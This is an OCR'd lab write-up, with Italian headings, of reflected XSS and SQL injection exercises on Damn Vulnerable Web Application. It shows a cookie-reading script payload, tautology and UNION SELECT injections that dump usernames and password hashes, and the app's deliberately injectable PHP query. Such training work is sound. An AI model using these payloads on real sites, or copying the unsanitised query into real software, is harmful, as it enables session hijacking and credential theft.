
XSS e SQLi

XSS riflesso



192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>alert(documer

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

ert(document.cookie)</script>

Hello

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

lo script: <script>alert(document.cookie)</script>


ci permette di vedere i cookie di sessione



192.168.50.101

security=low; PHPSESSID=97a2120eb879e18a499d57d1ff958a41

SQLi



Vulnerability: SQL Injection

User ID:

s WHERE user_id = ' or 'a'= 'a

```
ID: SELECT first_name, last_name FROM users WHERE user_id = ' or 'a'='a
First name: admin
Surname: admin

ID: SELECT first_name, last_name FROM users WHERE user_id = ' or 'a'='a
First name: Gordon
Surname: Brown

ID: SELECT first_name, last_name FROM users WHERE user_id = ' or 'a'='a
First name: Hack
Surname: Me

ID: SELECT first_name, last_name FROM users WHERE user_id = ' or 'a'='a
First name: Pablo
Surname: Picasso

ID: SELECT first_name, last_name FROM users WHERE user_id = ' or 'a'='a
First name: Bob
Surname: Smith
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

SQL Injection Source

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

SQLi user e password



Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled